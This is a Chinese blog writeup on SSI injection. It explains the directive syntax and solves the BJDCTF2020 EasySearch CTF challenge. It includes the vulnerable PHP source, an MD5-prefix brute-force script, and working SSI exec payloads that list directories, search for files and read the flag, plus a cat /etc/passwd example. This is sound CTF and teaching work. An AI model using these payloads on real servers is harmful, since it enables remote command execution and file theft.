




SSI注入 + [BJDCTF2020]EasySearch writeup

原创


shu天  于 2021-09-08 16:44:01 发布  71  收藏 1

分类专栏: [ctf # web](#) 文章标签: [php SSI ctf web shtml](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/120183443

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

SSI注入

全称Server-Side Includes Injection，即服务端包含注入。SSI是类似于CGI，用于动态页面的指令。SSI注入允许远程在Web应用中注入脚本来执行代码。

页面中有一小部分是动态输出的时候使用SSI，比如：

- 文件相关的属性字段
- 当前时间
- 访客IP
- 调用CGI程序

SSI语法

SHTML文件中使用SSI指令引用其他的html文件（#include），此时服务器会将SHTML中包含的SSI指令解释，再传送给客户端，此时的HTML中就不再有SSI指令了。

①显示服务器端环境变量<#echo>

```
<!--#echo var="DOCUMENT_NAME"-> //本文档名称
<!--#echo var="DATE_LOCAL"-> //现在时间
<! #echo var="REMOTE_ADDR"-> //显示IP地址
```

②将文本内容直接插入到文档中<#include>

```
<! #include file="文件名称"->
<!--#include virtual="index.html" -->

<! #include virtual="文件名称"->
<!--#include virtual="/www/footer.html" -->
```

注：file包含文件可以在同一级目录或其子目录中，但不能在上一级目录中，virtual包含文件可以是Web站点上的虚拟目录的完整路径

③显示WEB文档相关信息<#flastmod><#fsize>(如文件制作日期/大小等)

```
<! #flastmod file="文件名称"-> //文件最近更新日期
<!--#fsize file="文件名称"-> //文件的长度
```

④直接执行服务器上的各种程序<#exec>(如CGI或其他可执行程序)

```
<!--#exec cmd="文件名称"->
<!--#exec cmd="cat /etc/passwd"-->

<!--#exec cgi="文件名称"->
<!--#exec cgi="/cgi-bin/access_log.cgi"->
```

将某一外部程序的输出插入到页面中。可插入CGI程序或者是常规应用程序的输入，这取决于使用的参数是cmd还是cgi。

⑤设置SSI信息显示格式<#config>(如文件制作日期/大小显示方式)

⑥高级SSI可设置变量使用if条件语句。

注入命令

[Server-Side Includes \(SSI\) Injection Software Attack | OWASP Foundation](#)

wp

1.[BJDCTF2020]EasySearch

首先是一个登录界面，扫描得到index.php.swp有源码

```

<?php
ob_start();
function get_hash(){ //生成随机数, 用来当文件名
    $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#%^&*()+-';
    $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
    $content = uniqid().$random;
    return sha1($content);
}
header("Content-Type: text/html;charset=utf-8");
***
if(isset($_POST['username']) and $_POST['username'] != '' )
{
    $admin = '6d0bc1';
    if ( $admin == substr(md5($_POST['password']),0,6) ) { //登录校验密码, 可以爆破MD5
        echo "<script>alert('[+] Welcome to manage system')</script>";
        $file_shtml = "public/".get_hash().".shtml";
        $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
        $text = '
        ***
        ***
        <h1>Hello, '$_POST['username'].'</h1> //username是注入点, 这里是回显的地方
        ***
        ***';
        fwrite($shtml,$text); //写一个shtml文件进去, 可以进行SSI注入
        fclose($shtml);
        ***
        echo "[!] Header error ..."; //这其实算个提示吧, shtml文件生成的url放在header里面了
    } else {
        echo "<script>alert('[!] Failed')</script>";
    }
}
else
{
    ***
}
***
?>

```

php脚本爆破md5, 得到密码2020666

```



<?php
$i=1;
while(1){
    if (substr(md5($i),0,6) == '6d0bc1'){
        echo $i;
        break;
    }
    $i++;
}
?>
#2020666

```

抓包构造SS指令

⚠ 不安全 | b18427fd-86e2-4b56-8cc0-4d92365c7efc.node4.buuoj.cn





← → ↻ 🏠 ⚠️ 不安全 | b18427fd-86e2-4b56-8cc0-4d92365c7efc.node4.buuoj.cn:81/public/d66e22a0fb24c6a88451bdb99a8f6cf07a47a570.shtml

Hello, **flag_990c66bf85a09c664f0b6741840499b2** index.php index.php.swp public

data: Wednesday, 08-Sep-2021 08:24:08 UTC

Client IP: 112.20.5.246

CSDN @shu天

username=<!--#exec cmd='ls ../'-->&password=2020666

回显处可以得到url: **Url_is_here: public/b3682f9d931186c263163bf7bc28ec199dcc51b.shtml**

也可以

```
<!--#exec cmd="find / -name 'flag*'"-->  
得到/var/www/html/flag_990c66bf85a09c664f0b6741840499b2
```

然后

```
<!--#exec cmd="cat /var/www/html/flag_990c66bf85a09c664f0b6741840499b2"-->
```

← → ↻ 🏠 ⚠ 不安全 | b18427fd-86e2-4b56-8cc0-4d92365c7efc.node4.buuoj.cn:81/public/b3682f9d931186c263163bfb7bc28ec199dcc51b.shtml

Hello,flag{15995e66-ae6a-4718-804d-ee60215d8383}

data: Wednesday, 08-Sep-2021 08:27:10 UTC

Client IP: 112.20.5.246

CSDN @shu天

参考文章: <https://www.secpulse.com/archives/66934.html>